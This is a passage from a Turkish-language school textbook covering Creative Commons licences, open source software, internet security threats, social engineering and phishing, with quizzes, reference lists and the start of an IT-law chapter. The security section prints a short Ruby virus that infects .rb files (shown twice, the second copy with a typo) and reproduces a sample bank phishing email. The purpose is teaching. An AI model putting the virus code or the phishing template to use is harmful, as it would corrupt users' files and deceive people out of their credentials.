Yasal kod geleneksel yasal araçtır. **Tüm insanlar tarafından anlayış**, lisansların daha önce herhangi bir yasal bilgiye sahip olmayan herkes tarafından anlaşılması gerektiği anlamına gelir. "Ortak Tapu" veya "İnsanlar tarafından okunabilir" olarak adlandırılırlar. **Makineler tarafından anlayış**, standartlaştırılmış bir anlatım biçimine (CC REL - CC Copyright Language) dayalıdır ve ilgili çalışmanın internet yazılımı tarafından izin verilen şekilde dağıtılmasını anlaşılır kılmayı amaçlar. Tüm Ortak Reklam lisansı türleri, bir BY özelliğiyle başlar ve aslında aşağıda açıklandığı gibi BY, NC, ND ve SA'dan oluşan temel koşulların bir kombinasyonudur:

BY- tarafından atıfı (materyal yaratıcısına kredi verir)

NC- ticari değil (Çalışmanın herhangi bir kullanımı yalnızca ticari olmayan amaçlar için olmalıdır)

ND -türev çalışması yok (Çalışmanın yalnızca birebir kopyaları kullanılabilir)

SA- benzer şekilde paylaş (Bu malzeme kullanılarak üretilen herhangi bir yeni çalışma, aynı koşullar altında kullanıma sunulmalıdır)

LİSANSLAR		KOŞULLAR
	CC BY	Atıf
	CC BY-SA	Atıf-Benzer şekilde paylaş
	CC BY-ND	Atıf-Türev çalışması yok
	CC BY-NC	Atıf-Ticari değil
	CC BY- NC-SA	Atıf-Ticari değil-Benzer şekilde paylaş
	CC BY-NC-ND	Atıf-Ticari değil-Türev çalışması yok

Çizelge 11: Creative Commons lisansları

Bir lisans seçmek, yaratıcının sunulan tüm lisans türlerini bilmesini gerektirmez. Creative Commons'ın resmi web sitesi, son kullanıcının ayrıntılı bir anketi yanıtlayarak hangi hakları vereceğine karar verdiği çok samimi bir arayüz sunar. Anketi tamamladıktan sonra, kuruluş tarafından kullanılmak üzere uygun Creative Commons lisansı verilir. Creative Commons official website <https://creativecommons.org/licenses/?lang=en> (Accessed 22 May 2022). Creative Commons- licences official website. <https://creativecommons.org/licenses/?lang=en> (Accessed 22 May 2022).

Mini Test

- 1) Telif hakkını korumak çok önemlidir çünkü
 - a) Bu yolla sahipleri ahlaki olarak ödüllendirilir.
 - b) Bu şekilde gençler entelektüel ürünleri keşfetme ve takdir etme fırsatına sahip olurlar.
 - c) Bu şekilde sahipler korunabilir ve yeni eserler üretmek için ekstra bir güdüye sahip olabilir.
 - d) Tüm insanlar fikri ürünleri çoğaltabilir ve dağıtabilir.
- 2) Özgünlük, insan yaratımı ve biçim özgüllüğü, için telif hakkı yasal korumasının temel koşullarıdır.
 - a) Bir ürünün yasal korumaya ve tanımaya değer olduğunu düşünmek
 - b) Yaratıcıların ekonomik kar elde etmeleri
 - c) Başka biri tarafından alınması
 - d) Modern dijital çağda korunan bir ürün olduğunun düşünülmesi
- 3) Bir kişi intihalden kaçınmak için:
 - a) Yayınlanmış bir kitabın metnindeki kelimelerin ayınlarını kullanmalı ve kaynakçada yazarın adını ve kitap adını belirtmelidir.
 - b) Metnin yazarına herhangi bir atıfta bulunmadan orijinal metinden birkaç kelime eklemeli veya çıkarmalıdır.
 - c) Bir tür kaynaktan gelen kelimeleri tam olarak tırnak işaretleri içinde kullanmalı ve kaynakçanın yanı sıra metninde de kaynağa atıfta bulunmalıdır.
 - d) Herhangi bir referansta bulunmadan bir kaynaktan aldığı bilgileri özetlemelidir.
- 4) İntihal olarak değerlendirilebilir.
 - a) Bir tür telif hakkı
 - b) Ahlaki bir hak
 - c) Yasal bir kural
 - d) Şeref konusu
- 5) Aşağıdakilerden hangisi fikri mülkiyet haklarıyla korunan fikri eser kapsamında değerlendirilebilir?
 - a) Bir icat
 - b) Bir fikir
 - c) Bir sanat eseri(ör. kareografi)
 - d) Bir mahkeme kararı

- 6) Referanslar ve alıntılar
- Her paragrafın konusuna uygun üslupla yazılmalıdır.
 - Bibliyografyanın değil, metnin bir parçası olmalıdır.
 - Mümkün olduğu kadar çok olmalıdır.
 - Yorum yaparken gerekli değildir.
- 7) Aşağıdakilerden hangisi açık kaynak yazılımı olarak düşünülür?
- Microsoft Office
 - Acrobat Reader
 - Photoshop
 - Gimp
- 8) Bir açık kaynak yazılımını ne belirler?
- Onu kullanmak için hiçbir lisans yoktur.
 - Onun üretimini bir kimse finanse etmemiştir.
 - Onun kaynak kodunu hiçkimse değiştiremez.
 - Herkes onu değiştirebilir ve kullanabilir.
- 9) Aşağıdakilerden hangisi AEK özelliği değildir?
- Girilebilirlik
 - Bireysellik
 - Eşitlik
 - Uyarlanabilirlik
- 10) Diyelim ki bir dijital ürün oluşturduunuz ve bunu web'de yayınladınız. İnsanların çalışmanızı ticari amaçlar da dahil olmak üzere herhangi bir amaçla kullanmasını istiyorsunuz; ancak, insanların ürününüzü herhangi bir uyarlanmış biçimde paylaşmasını istemezsiniz. Ayrıca, insanların size kredi ödemesini talep ediyorsunuz. Ürününüz için uygun lisans aşağıdakilerden hangisidir?
- CC BY-ND
 - CC BY-NC
 - CC BY-NC-ND
 - CC BY-NC-SA

Kaynaklar

- Anjaneya, R. N.M & Lalitha, A., 2016. ‘‘Understanding Copyright Laws: Infringement, Protection and Exceptions’’, *International Journal of Research in Library Science*, 2 (1), pp. 48-53. Available at https://www.researchgate.net/publication/301890434_Understanding_Copyright_Laws_Infringement_Protection_and_Exceptions (Accessed 22 May2022)}.
- Ballard, S. (2008). Give Credit Where Credit is Due: Avoiding Plagiarism and Copyright Infringement. Acquired from <https://library.alliant.edu/screens/plagiarism.pdf>
- Barker, G., Baumgart, S., Harrison, R., Idicula, A., Berzina, I. K., Mc Manus, J., Lopes, S. M., & Yotova, A. (2016). Intellectual Property Teaching Kit IP Basics.
- European Patent Office (EPO) & European Union Intellectual Property Office (EUIPO). Munich. Acquired from https://euipo.europa.eu/knowledge/pluginfile.php/81475/mod_resource/content/5/IPTK_Basics%20EN%2004_2018_actual.pdf
- Eger, Th. & Scheufen, M., 2012. ‘‘The past and the future of copyright law: technological change and beyond’’, pp. 37-64. Available at https://www.researchgate.net/publication/280043122_The_past_and_the_future_of_copyright_law_technological_change_and_beyond (Accessed 22 May2022).
- Irving Hexham, *THE PLAGUE OF PLAGIARISM*, University of Calgary. Available from: <https://people.ucalgary.ca/~nurelweb/academic/plag.html> (Accessed 22 May 2022).
- Johnstone, S. (2005), ‘‘Open Educational Resources and Open Content, Background Note’’, International Institute for Educational Planning, Internet Discussion Forum on Open Educational Resources, Open Content for Higher Education.
- Leeds Beckett University, 2014, The little book of cheating, plagiarism and unfair practice.
- Lipton, J., A Taxonomy of Borrowing, 24 Fordham Intell. Prop. Media & Ent. L.J. 951 (2015).
- Ljubojev, N. & Kavalic, M. & Stanisavljev, S., 2018. *Authorship as a subject of copyright*. Textile Science and Economy IX, 9th International Scientific-Professional Conference, Zrenjanin, Serbia, 6 November 2018.
- Oxford University. Available from: <https://www.ox.ac.uk/students/academic/guidance/skills/plagiarism>. (Accessed 22 May 2022)

Websiteleri

Citation Machine. <https://www.citationmachine.net/apa> (Accessed 22 May 2022)

Creative Commons official website <https://creativecommons.org/licenses/?lang=en> (Accessed 22 May 2022)

Creative Commons-licences official website <https://creativecommons.org/licenses/?lang=en> (Accessed 22 May 2022)

European Union Intellectual Property Office (2020, February). Frequently asked questions about the right to intellectual property. <https://euipo.europa.eu/ohimportal/el/web/observatory/faqs-on-copyright>

Mendeley. <https://www.mendeley.com/guides/apa-citation-guide/> (Accessed 22 May 2022)

nicktux.com › osd Open Source Definition – NickTux <https://nicktux.com/osd/> (Accessed 22 May 2022)

OECD, Giving Knowledge for Free, 2007, <https://www.oecd.org/education/ceri/38654317.pdf> (Accessed 22 May 2022)

Open Education Resource Repository (OERR) Rubric, <https://open.bccampus.ca/files/2014/07/OERR-Rubric.pdf> (Accessed 22 May 2022)

Open Source Hardware Association <https://www.oshwa.org/definition/> (Accessed 22 May 2022)

Open technologies organization: <https://creativecommons.ellak.gr/fylladio/> (Accessed 22 May 2022)

Streefkerk, R.(2020, November 4). APA In-Text Citations (7th Edition). Scribbr. <https://www.scribbr.com/apa-style/in-text-citation/> (Accessed 22 May 2022)

The Open Source Definition – Wikipedia https://en.wikipedia.org/wiki/The_Open_Source_Definition#:~:text=The%20distribution%20terms%20of%20open,programs%20from%20several%20different%20sources. (Accessed 22 May 2022)

The Open Source Definition | Open Source Initiative <https://opensource.org/osd> (Accessed 22 May 2022)

What is open source? - Red Hat <https://www.redhat.com/en/topics/open-source/what-is-open-source#:~:text=Open%20source%20is%20a%20term,code%20as%20they%20see%20fit.> (Accessed 22 May 2022)

World Intellectual Property Organization (2016). Understanding copyright and related rights. WIPO Publication (No. 909). Acquired from https://www.wipo.int/edocs/pubdocs/en/wipo_pub_909_2016.pdf

Nikolaos Sideris, Teacher, Model Upper Secondary School of Agioi Anargyroi

Gloria Violari, Teacher, Model Upper Secondary School of Agioi Anargyroi

Vasiliki Baketta, Teacher, Model Upper Secondary School of Agioi Anargyroi
Katerina Fotiou, Teacher, Model Upper Secondary School of Agioi Anargyroi
Alexandra Melista, Teacher, Model Upper Secondary School of Agioi Anargyroi

Nikolaos Sideris

Gloria Violari

Vasiliki Baketta

Katerina Fotiou

Alexandra Melista

İNTERNET GÜVENLİĞİ

GİRİŞ

İnternet güvenliği, bilgisayar güvenliğinin bir dalıdır. Bir bütün olarak diğer uygulamalara veya işletim sistemlerine uygulandığı şekliyle tarayıcı güvenliğini, web sitesi güvenliğini ve ağ güvenliğini kapsar. Temel amacı, İnternet üzerinden saldırılara karşı kullanmak için kurallar ve önlemler oluşturmaktır. İnternet, kimlik avı, virüsler, truva atları, fidye yazılımları veya solucanlar ve bu bölümde ele alacağımız diğer tehditler gibi yüksek izinsiz giriş veya dolandırıcılık riski taşıyan, doğası gereği güvenli olmayan bir bilgi alışverişı kanalıdır. Ek olarak, çevrimiçi faaliyetlerimizde de ilgileneceğimiz bir terim olan hackleme terimiyle karşılaşmak çok yaygındır.

TEHDİTLER

Bu ünite, ağ saldırıları veya kötü amaçlı yazılımlar gibi en yaygın tehditleri kısaca açıklayacağız. İkincisi, virüsler, Truva atları, casus yazılımlar ve solucanlar gibi birçok biçimde gelir. Daha spesifik olarak, en yaygın tehditler şunlardır; kötü amaçlı yazılım, bilgisayarın çalışmasını bozmak ve kesintiye uğratmak, hassas bilgileri toplamak veya özel bilgisayar sistemlerine ve çerçevelerine erişim elde etmek için kullanılan herhangi bir yazılımdır.

Şekil 44. En genel tehdit biçimleri

Kötü amaçlı yazılım, bilgisayar kullanıcısının gereksinimlerine aykırı hareket eden kötü niyetli amacı ile karakterize edilir ve bazı

eksiklikler nedeniyle istemeden zarar veren yazılımları içermez (Computer Awareness 2021). Kötü amaçlı programların neden olabileceği olası sorunlar şunlardır: Sabit diskimize kaydettiklerimizi silerler, örn. tıbbi kayıtlar, iletişim kayıtları vb. Bilgisayarımızın işlem hızını azaltırlar. Ekranda rahatsız edici mesajlar ortaya çıkar. Genel olarak bilgisayarımız yapmasını istediğimiz aktivitelerden başka şeyler yaparlar. Bir bilgisayar virüsü, kullanıcı müdahalesi olmadan dosyaları kopyalayabilen veya kendini kopyalayabilen ve iznimiz olmadan bilgisayarımıza bulaşabilen kötü amaçlı bir programdır. Yürütülebilir programlardan ofis dosyalarına kadar pek çok dosya türünde virüs tespit edilebilir. Bir virüs bir bilgisayardan diğerine yayılabilir.

```
1  #0x3a
2  def infect_files
3    count = 0
4    virus_top = '#0x3a'
5    virus_bottom = '#:'
6    files = Dir["./**/*.rb"]
7
8    files.each do |random_file|
9
10     first_line = File.open(random_file, &:gets).strip
11
12     if first_line != virus_top
13       File.rename(random_file, 'tmp.rb')
14       virus_file = File.open(__FILE__, "rb")
15       virus_contents = ''
16
17       virus_file.each_line do |line|
18         virus_contents += line
19         if line =~ /(virus_bottom)/
20           count += 1
21           if count == 2 then break end
22         end
23       end
24       File.open(random_file, 'w') {|f| f.write(virus_contents) }
25       good_file = File.open('tmp.rb', 'rb')
26       good_contents = good_file.read
27       File.open(random_file, 'a') {|f| f.write(good_contents)}
28       File.delete('tmp.rb')
29     end
30   end
31 end
32 infect_files |
33 #:
```

Şekil 45. Bilgisayar virüsünün kötü amaçlı kaynak kodunun bir parçası. Spesifik virüs, bir dosya içeriğinin rastgele bölümlerini değiştirerek onu işe yaramaz hale getirir.

Örneğin, kullanıcı tarafından ağ veya internet üzerinden virüs göndererek veya taşınabilir bir depolama ortamına aktararak. Alıcı virüslü bir dosyayı açtığında virüs etkinleştirilir ve diğer dosyalara bulaşır. Virüs, başlangıçta planlandığı gibi bilgisayarımıza zarar verecek ve sonunda işletim sistemini işe yaramaz hale getirecek.

Böyle bir kötü amaçlı kod örneğini Şekil 45'de görebiliriz. Bilgisayar solucanları, kendini kopyalayan ve bilgisayarlar ve ağlar aracılığıyla yayılan kötü amaçlı yazılımlardır. Virüsün aksine mevcut bir programa bağlanmasına gerek yoktur. Ayrıca bir kullanıcı dosyasına bağlı değildir ve

kullanıcının dosya açmak gibi bir işlem yapmasına gerek yoktur. Kendi kendine, özellikle hızlı bir şekilde yayılır. Tarihin en kötü solucanlarından bazıları birkaç saat içinde milyonlarca bilgisayarı etkiledi. Fidyeye yazılımı, virüslü bilgisayar sistemine erişimi kısıtlayan ve kısıtlamanın kaldırılması için fidye talep eden bir kötü amaçlı yazılım türüdür.

Şekil 46. Verileri geri yüklemek için fidye talep eden kilitli bir sistemin ekran görüntüsü

```
1 #0x3a
2 def infect_files
3   count = 0
4   virus_top = '#0x3a'
5   virus_bottom = '#:'
6   files = Dir["./**/*.rb"]
7
8   files.each do |random_file|
9
10    first_line = File.open(random_file, &:gets).strip
11
12    if first_line != virus_top
13      File.rename(random_file, 'tmp.rb')
14      virus_file = File.open(__(FILE__, "rb")
15      virus_contents = ''
16
17      virus_file.each_line do |line|
18        virus_contents += line
19        if line =~ /(virus_bottom)/
20          count += 1
21          if count == 2 then break end
22        end
23      end
24      File.open(random_file, 'w') {|f| f.write(virus_contents) }
25      good_file = File.open('tmp.rb', 'rb')
26      good_contents = good_file.read
27      File.open(random_file, 'a') {|f| f.write(good_contents)}
28      File.delete('tmp.rb')
29    end
30  end
31 end
32 infect_files |
34 #:
```

Truva Atı, bir sisteme erişim elde etmek için kendisini ilginç, yararlı veya arzu edilen bir program olarak gizleyen bir programdır (Miami Dade College

2021). Kullanıcılar genellikle güvenliği ihlal edilmiş bir web sitesinden, dosya paylaşım hizmetinden ve hatta bir e-posta ekinden Truva atları indirir. Ekli dosya genellikle güzel grafikler veya animasyonlar içerir! Kullanıcı bu yazılımı kurduğunda, genellikle programlandığı gibi çalışır, böylece kullanıcı hiçbir şeyden şüphelenmez. Truva atlarının kullandığı taktikler, Yunan kahramanı Odysseus'un Truva'da kullandığı taktiklere benzer. Özellikle Truva atları, bilgisayara bulaşabilecek kötü amaçlı kodları gizler. Dışarıdan, yararlı işlevleri yerine getiren programlara benziyorlar, ilginç görünüyorlar ve güvenli oldukları izlenimini veriyorlar. Ancak kullanıcı böyle bir programı çalıştırdığında, bilgisayara bulaşan kötü amaçlı kod etkinleştirilir. Genellikle, bir Truva atı enfeksiyonu, yetkisiz kullanıcıların virüs bulaşmış bilgisayara erişmesine ve onu İnternet'teki diğer bilgisayarlara daha fazla saldırı başlatmak için kullanılmasına izin veren bir program yükler. .

- **Casus yazılım**, bir bilgisayar sistemindeki etkinliği gizlice izleyen ve kullanıcının izni olmadan virüs bulaşmış bilgisayardan başkalarına bilgi aktaran programları ifade eder. Belirli bir casus yazılım türü, keylogging kötü amaçlı yazılımdır (Wikibooks 2017). Bir klavyede basılan tuşların kaydedilmesi (günlüğe kaydedilmesi) eylemine atıfta bulunduğundan, genellikle keylogging

veya klavye yakalama olarak adlandırılır¹.

- **Hizmet Reddi saldırısı (DoS)**, bir bilgisayar kaynağını hedeflenen kullanıcıyla için kullanılamaz hale getirme girişimidir. Aynı anda çok sayıda istekte bulunarak çalışır, hedeflenen sistem veya çerçeve bunalır ve bunların hiçbirini işleyemez hale gelir.

Hekleme

Hekleme, başka bir bilgisayar sisteminde depolanan bilgilere izinsiz olarak erişmek veya bir bilgisayar virüsü yaymak için bilgisayarı kullanma etkinliğidir (Cambridge Dictionary 2022). Hekırların amaç ve hedefleri farklıdır. Onlar genellikle aşağıdakileri yapmayı amaçlarlar:

Kredi kartı detaylarını çalarak ya da finansal servisleri kandırarak finansal kazanımlar,
Kurumsal casusluk,
Bilgisayar korsanlığı yetenekleri nedeniyle ün veya itibar kazanmak,
Ticari bilgileri ve ulusal istihbaratı çalmak (devlet destekli),
Hassas bilgileri sızdırarak kamuoyunun dikkatini çekmek (anonymous, lulzsec ve wikileaks gibi siyasi amaçlı bilgisayar korsanları veya hacktivistler).

Şekil 47. Genel bir hacker

Hekır Türleri

Beyaz şapka korsanları: potansiyel güvenlik açıklarını test etmek ve ardından belirlenen zayıflıkları gidermek için bilgisayar sistemlerine ve ağlarına erişmeye çalışırlar (etik bilgisayar korsanlığı).

Siyah şapka korsanları: Bilgisayar sistemlerindeki ve yazılımlardaki güvenlik açıklarından finansal kazanç çalışırlar.

Gri şapka bilgisayar korsanları: Standartları ve ilkeleri ihlal etmeye çalışırlar, ancak amacı zarar vermek veya kar elde etmek değildir.

Mavi şapka bilgisayar korsanları: intikam saldırıları gibi kötü niyetli eylemler gerçekleştiren amatör bilgisayar korsanları

Kırmızı şapka bilgisayar korsanları: saldırılarını önlemek için siyah şapka bilgisayar korsanları ararlar (kanunsuz bilgisayar korsanları)

Yeşil şapka bilgisayar korsanları: bilgisayar korsanlığı forumlarında bilgisayar korsanlığı tekniklerini öğrenmek ve gözlemek isterler.

Şekil 48. Hekır türleri

Günümüzde hackerlar tarafından kullanılan en yaygın tekniklerden biri **sosyal mühendisliktir**. Bu, büyük ölçüde insan etkileşimine dayanan ve genellikle standart güvenlik uygulamalarını bozmaları için insanları kandırmayı içeren teknik olmayan bir stratejidir. Saldırganların kurbanları belirli eylemleri gerçekleştirmeye veya kişisel bilgileri ifşa etmeye ikna etme yeteneği, sosyal mühendislik tekniklerinin başarısı için kritik öneme sahiptir. Sosyal mühendislik saldırıları, teknik olmayabilecekleri ve her zaman yazılım veya sistemlerin sızmasını veya istismar edilmesini gerektiremeyecekleri için geleneksel bilgisayar korsanlığından farklıdır.

Birçok sosyal mühendislik istismarı, saldırganların, eğer takip amaçlıysa, kişisel bilgilere gerçek, yetkili erişim elde etmelerine olanak tanır. Saldırganlar, USB flash sürücü veya CD gibi kötü amaçlı yazılım bulaşmış bir cihazı birisinin bulması muhtemel bir yere bıraktıklarında **tuzak saldırıları** gerçekleştirir. Bir tuzak saldırısının etkinliği, cihazı bulan birinin onu bilgisayarına yükleyeceği ve istemeden virüsü yükleyeceği varsayımında yatar. Kötü amaçlı yazılım, saldırganın, yüklendikten sonra kurbanın bilgisayarına erişmesine olanak tanır. Tailgating, yetkisiz kişilerin yetkili kişileri normalde güvenli bir alana kadar takip ettiği fiziksel bir sosyal mühendislik yaklaşımıdır. **Tailgating**, yetkisiz kişilerin yetkili kişileri normalde güvenli bir alana kadar takip ettiği fiziksel bir sosyal mühendislik yaklaşımıdır. Birisi erişim kartını unuttuğu için kapıyı açık tutmanızı istediğinde veya telefonunuzu veya dizüstü bilgisayarınızı ödünç almak istediğinde ve ardından casus yazılım yüklediğinde veya verileri çaldığında arkadan takip etme meydana gelebilir. Saldırganlar, arzu edilen bir şey veya bir tür tazminat karşılığında birinden özel bilgi talep ettiğinde **karşılıksız saldırı** gerçekleşir.

----- Forwarded Message: -----
From: "alerts@citibank.com" <ALERTS@CITIBANK.COM>
To: recipient@email.com
Subject: Security Alert: 06699
Date: Thu, 29 May 2008 12:41:41 +0000

This is a Security Alert you requested to help you protect your account.
Your account has been blocked.
219 You have exceeded the number of three (3) failed login attempts.
To unlock your account, please [your account](#)


Thank you for your cooperation .

Sincerely Yours,
Letha Cox
Letha.Cox@citibank.com

Şekil 49. Kimlik avı girişimi örneği

Örneğin bir saldırgan, bir hediye karşılığında oturum açma kimlik bilgilerini isteyebilir (ITWeb 2018). **Kimlik avı**, çevrimiçi kullanıcılardan parolalar ve finansal bilgiler gibi hassas bilgileri alma girişimidir. Kimlik avı, bir saldırgan güvenilir bir dijital varlık veya birey gibi davranarak bir e-posta gönderdiğinde veya bir web sitesini ziyaret ettiğinde gerçekleşir. Kurbanlar, gerçek gibi görünen ancak gerçekte saldırganlara veri gönderen web sitelerine yönlendirilir. Örneğin, e-posta sahtekârlığı, e-postaların

gerçek gönderenlerden geliyormuş gibi görünmesini sağlamaya çalışırken, uzun, karmaşık URL'ler gerçek web sitesini gizler. RSA sigorta grubu, kimlik avının 2019'da dünya çapındaki 10,8 milyar dolarlık zarardan sorumlu olduğunu iddia etti. Şekil 3'te, bir bankadan geliyormuş gibi görünen bir e-posta biçiminde böyle bir girişimi görebiliriz. Bir bankanın asla şifremizi istememesi bir yana, e-postanın gövdesinde, bankanın organizasyon ağına ait olmayan gönderici adresinde ve aynı zamanda kuruluşun ağının dışında bir sayfaya yönlendiren bağlantıda çok sayıda sözdizimi ve yazım hatası olduğunu fark ediyoruz. Son on yılda, dolandırıcılık teknikleri daha karmaşık hale geldi. Sonuç olarak, sahte ve gerçek bir mesaj arasında ayırım yapmak giderek daha zor hale geliyor. Ayrıca, dijital suçlular giderek daha fazla kimlik avı amaçlı SMS mesajları göndermeye çalışıyor. Bu aynı zamanda "**smishing**" (SMS + kimlik avı) olarak da bilinir. Ancak, bu mesajlar WhatsApp veya Facebook Messenger veya diğer anlık mesajlaşma yazılımları aracılığıyla da gelebilir. **Spear phishing (yemleme kancası)** hedefin adı ve şirketindeki rütbesi gibi hedefe özel bilgiler içeren e-postaları veya mesajları kullanan kötü amaçlı bir taktik olan kimlik avının güçlü bir çeşididir. Bu sosyal mühendislik tekniği, kurbanın e-postayı açma ve dosyayı indirme dahil üzere enfeksiyon için gerekli tüm adımları gerçekleştirme olasılığını artırır.

KORUMA VE KARŞI ÖNLEMLER

- Veri şifreleme, verileri okunabilir bir biçimden (düz metin) okunamaz, kodlanmış bir biçime (şifreli metin) dönüştürür. Bilgisayar sistemlerinde depolama ve internet veya diğer bilgisayar ağları üzerinden iletim aşamasında dijital veri gizliliğinin korunmasına yardımcı olur. Şifreleme, şu anda şirketler ve kuruluşlar tarafından kullanılan en yaygın ve etkili veri güvenliği teknolojilerinden biridir.
- **Güvenlik duvarları**, gelen ve giden ağ paketlerini kısıtlayarak yalnızca yetkili trafiğin geçmesine izin verir. Güvenlik duvarı, trafiği filtreleyen ve davetsiz misafirleri engelleyen bir bilgisayar donanımı veya yazılım güvenlik sistemidir. Genellikle ağ geçitleri ve filtrelerden oluşur. Ağ trafiği, yetkisiz trafiğin engellenmesiyle güvenlik duvarları tarafından da filtrelenebilir.
- **Antivirüs yazılımı**, kötü amaçlı yazılımları tespit edip ortadan kaldırarak programlanabilir bir cihazı koruyabilir.
- **Parola yöneticisi**, uygulamalar için parola oluşturan, depolayan ve sağlayan bir yazılım uygulamasıdır. Parola yöneticileri parolaları şifreler. Kullanıcı, dijital kasaya erişmek için bir ana şifreyi hatırlamalıdır .

Şifreleme ile ilgili bazı yararlı öneriler burada listelenmektedir:

ASLA	HER ZAMAN
Asla telefon numaranızı adlarınızı, doğum tarihlerinizi ya da adreslerinizi kullanmayınız(ör.. Mary2014)	Parolayı daha karmaşık hale getirmek için her zaman çeşitli rasgele karakterler, sayılar ve harfler ekleyin
Asla tüm hesaplarınız için aynı şifreyi kullanmayınız	Her zaman en az 16 karakterden oluşan bir parola oluşturun. (ör. a58gfw@kLNNg1k9%i)
Asla günlük kelime ve deyişlerinizi kullanmayınız (ör. dearmaryhowareyou)	Parolaları her zaman düzenli aralıklarla, yılda en az iki kez değiştirin

Çok faktörlü kimlik doğrulama, hesaplarınız için güçlü bir parolanın ötesinde ek güvenlik sağlamak üzere bankacılıktan sosyal ağ uygulamalarına kadar birçok işletme tarafından sağlanan bir seçenektir. Çok faktörlü kimlik doğrulama, bir hesabın, cihazın veya belgenin kilidini açmak için başka bir "adım" sağlar. Kendinizi doğrulamanız için size kayıtlı bir mobil cihaza mesaj yoluyla size bir kod ile bir metin gönderilir. Mümkün olduğunda hem güçlü bir parola hem de çok faktörlü kimlik doğrulama kullanılması şiddetle tavsiye edilir. Genel olarak **2 faktörlü kimlik doğrulama** veya **çok faktörlü kimlik doğrulama**, dünya çapında bankacılık sistemleri tarafından takip edilen ve diğer alanlara da yayılma eğiliminde olan bir güvenlik protokolüdür. Yani para transferi yapmak için sadece e-bankacılık sistemine giriş için kullanıcı adı ve şifreyi bilmeniz değil, aynı zamanda kullanıcının cep telefonuna görünen bir kodu da doldurmanız gerekir (2) faktörlü kimlik doğrulama). Daha fazla güvenlik gerektiren sistemler parmak izine veya diğer biyometrik özelliklere ihtiyaç duyabilir.

Kimlik avı saldırısı önleme yönergeleri:

Çevrimiçi hesaplarınızı düzenli olarak gözlemleyin

Tarayıcınızı güncel tutun

Bilinmeyen kaynaklardan gelen linkleri tıklamayın

Açılır pencerelere karşı uyanık olun

Asla kişisel bilgilerinizi mailınızda ya da telefonda vermeyin

Sosyal cazibelere karşı uyanık olun

Mini Test

- 1) Hangi tür kötü amaçlı yazılım, kendi kendini kopyalayan ve ağlar aracılığıyla yayılan, tamamen kapsanan bir programdır?
 - a. Casus yazılım
 - b. Truva atı
 - c. Virüs
 - d. Solucan
- 2) Bir sistemi kırma amacı gütmedikleri halde, bir sistemdeki açıkları ve açıkları bulmaya yardımcı olan bilgisayar korsanları nasıl adlandırılır?
 - a. Siyah şapka hekırları
 - b. Beyaz şapka hekırları
 - c. Gri şapka hekırları
 - d. Kırmızı şapka hekırları
- 3) Güvenli bir şifre oluştururken,
 - a. Telefon numaramızı kullanabiliriz
 - b. Başka bir hesap için kullandığımız şifreyi kullanabiliriz
 - c. Doğum tarihimizi kullanabiliriz
 - d. Bir dizi rasgele karakterler, sayılar ve harfler kullanabiliriz
- 4) Tailgating aşağıdakilerden hangisi olduğunda oluşabilir?
 - a. Birisi sizin telefonunuzu ya da lap topunuzu ödünç almak istediğinde
 - b. Kötü amaçlı yazılım bulaşmış bir cihazı bilgisayarınıza yüklediğinizde
 - c. Otantik görünen ama gerçekte saldırganlara veri gönderen web sitelerine yönlendirildiğinizde
 - d. Saldırganlar, arzu edilen bir şey karşılığında birisinden özel bilgilerini istediğinde
- 5) İnternet güvenliği aşağıdakilerden hangisini içerir?
 - a. Tarayıcı ve web sitesi güvenliğini
 - b. Ağ güvenliğini
 - c. Web sitesi güvenliğini
 - d. Yukarıdakilerin hepsini
- 6) Aşağıdaki kötü amaçlı yazılımlardan hangisi var olan bir programa bağlanma gereği duymaz?
 - a. Solucanlar
 - b. Truvalar
 - c. Virüsle
 - d. Fidyeye yazılımı

- 7) Bir Truva atı,
a. Eski Yunanlı şair Homer'e göre, Truva'da Odysseus'in atıdır.
b. Bir klavyeye girilen karakterleri kaydeden klavye ele geçirme programıdır.
c. Bir bilgisayar sistemine erişmek için genellikle çekici grafikler veya animasyonlar içeren gizlenmiş ve arzu edilen bir programdır.
d. Bir bilgisayar sistemindeki etkinliği gizlice izleyen bir casus yazılım programıdır.
- 8) Aşağıdakilerden hangisi genellikle kurbanın İnternet'teki hareketlerini gözlemler, arka planda bilgi toplar ve bunu bir başkasına gönderir?
a. Kötü amaçlı yazılım
b. Casus yazılım
c. Reklam yazılımı
d. Yukarıdakilerin hepsi
- 9) İnternet, ağ vb. üzerinden gelen tüm veri paketlerini filtreleyen bir yazılım programı veya donanım aygıtı _____ olarak bilinir.
a. Anti virüs
b. Güvenlik duvarı
c. Çerezler
d. Kötü amaçlı yazılım
- 10) _____ bilgisayarların virüsleri algılamasına ve bunlardan kaçınmasına yardımcı olmak için tasarlanmış bir yazılım türüdür.
a. Kötü amaçlı yazılım
b. Reklam amaçlı yazılım
c. Anti virüs
d. b ve c

Kaynakçalar

- Computer awareness - Which of the following is used with the intention of extorti,” *Testbook*. <https://testbook.com/question-answer/which-of-the-following-is-used-with-the-intention--5fa398920e24945b57e05fc2> (accessed May 13, 2022).
- “Miami Dade College, CGS 1060, Ch 4-6.pdf |Course Hero.” <https://www.coursehero.com/file/98747637/Ch-4-6pdf/> (accessed May 13, 2022).
- “Wikibooks-Intellectual Property and the Internet/Internet security,” https://en.wikibooks.org/wiki/Intellectual_Property_and_the_Internet/Internet_security (accessed May 13, 2022).
- “Cambridge Dictionary-hacking” <https://dictionary.cambridge.org/dictionary/english/hacking> (accessed May 13, 2022).
- “*ITWeb*-Hacking the human: the art of social engineering,” *ITWeb*, May 08, 2018. <https://www.itweb.co.za/content/Pero3qZg2RovQb6m> (accessed May 16, 2022).

BİLİŞİM TEKNOLOJİSİ YASALARI

Jérôme TAFANI

Françoise SALESSE

Öğrenme çıktıları:

- Gençlerin Siber suç hakkında ilgi sahibi olmalarını sağlama
- İnternet kullanımı ve veri koruma ile ilgili yasalar
- İhlaller
- Avrupa yaptırımları

Anahtar sözcükler: GDPR, İnternet suçları, istenmeyen e-posta,
Kişisel veri, BT Yasası
Yaptırımlar

Giriş

Siber saldırılar ve siber suç, Avrupa çapında giderek daha fazla soruna neden oluyor ve giderek daha karmaşık biçimler alıyor. 2024 yılına kadar dünya çapında 22,3 milyar cihazın internete bağlanması beklendiğinden, bu eğilimin gelecekte de devam etmesi bekleniyor. (<https://www.consilium.europa.eu/en/policies/cybersecurity>)

Siber suç nasıl tanımlanabilir?

Siber suç, bir bilgisayar ağına bağlı cihazı veya ağı içeren herhangi bir suç faaliyetini ifade eder. Siber suçların çoğu, siber suçlular için kâr sağlamak amacıyla işlenirken, bazıları doğrudan bilgisayarlara veya cihazlara zarar vermek veya bunları devre dışı bırakmak için işlenir. (<https://techtarjet.com>)

İletişim ve siber suçların evriminin kısa bir tarihi:

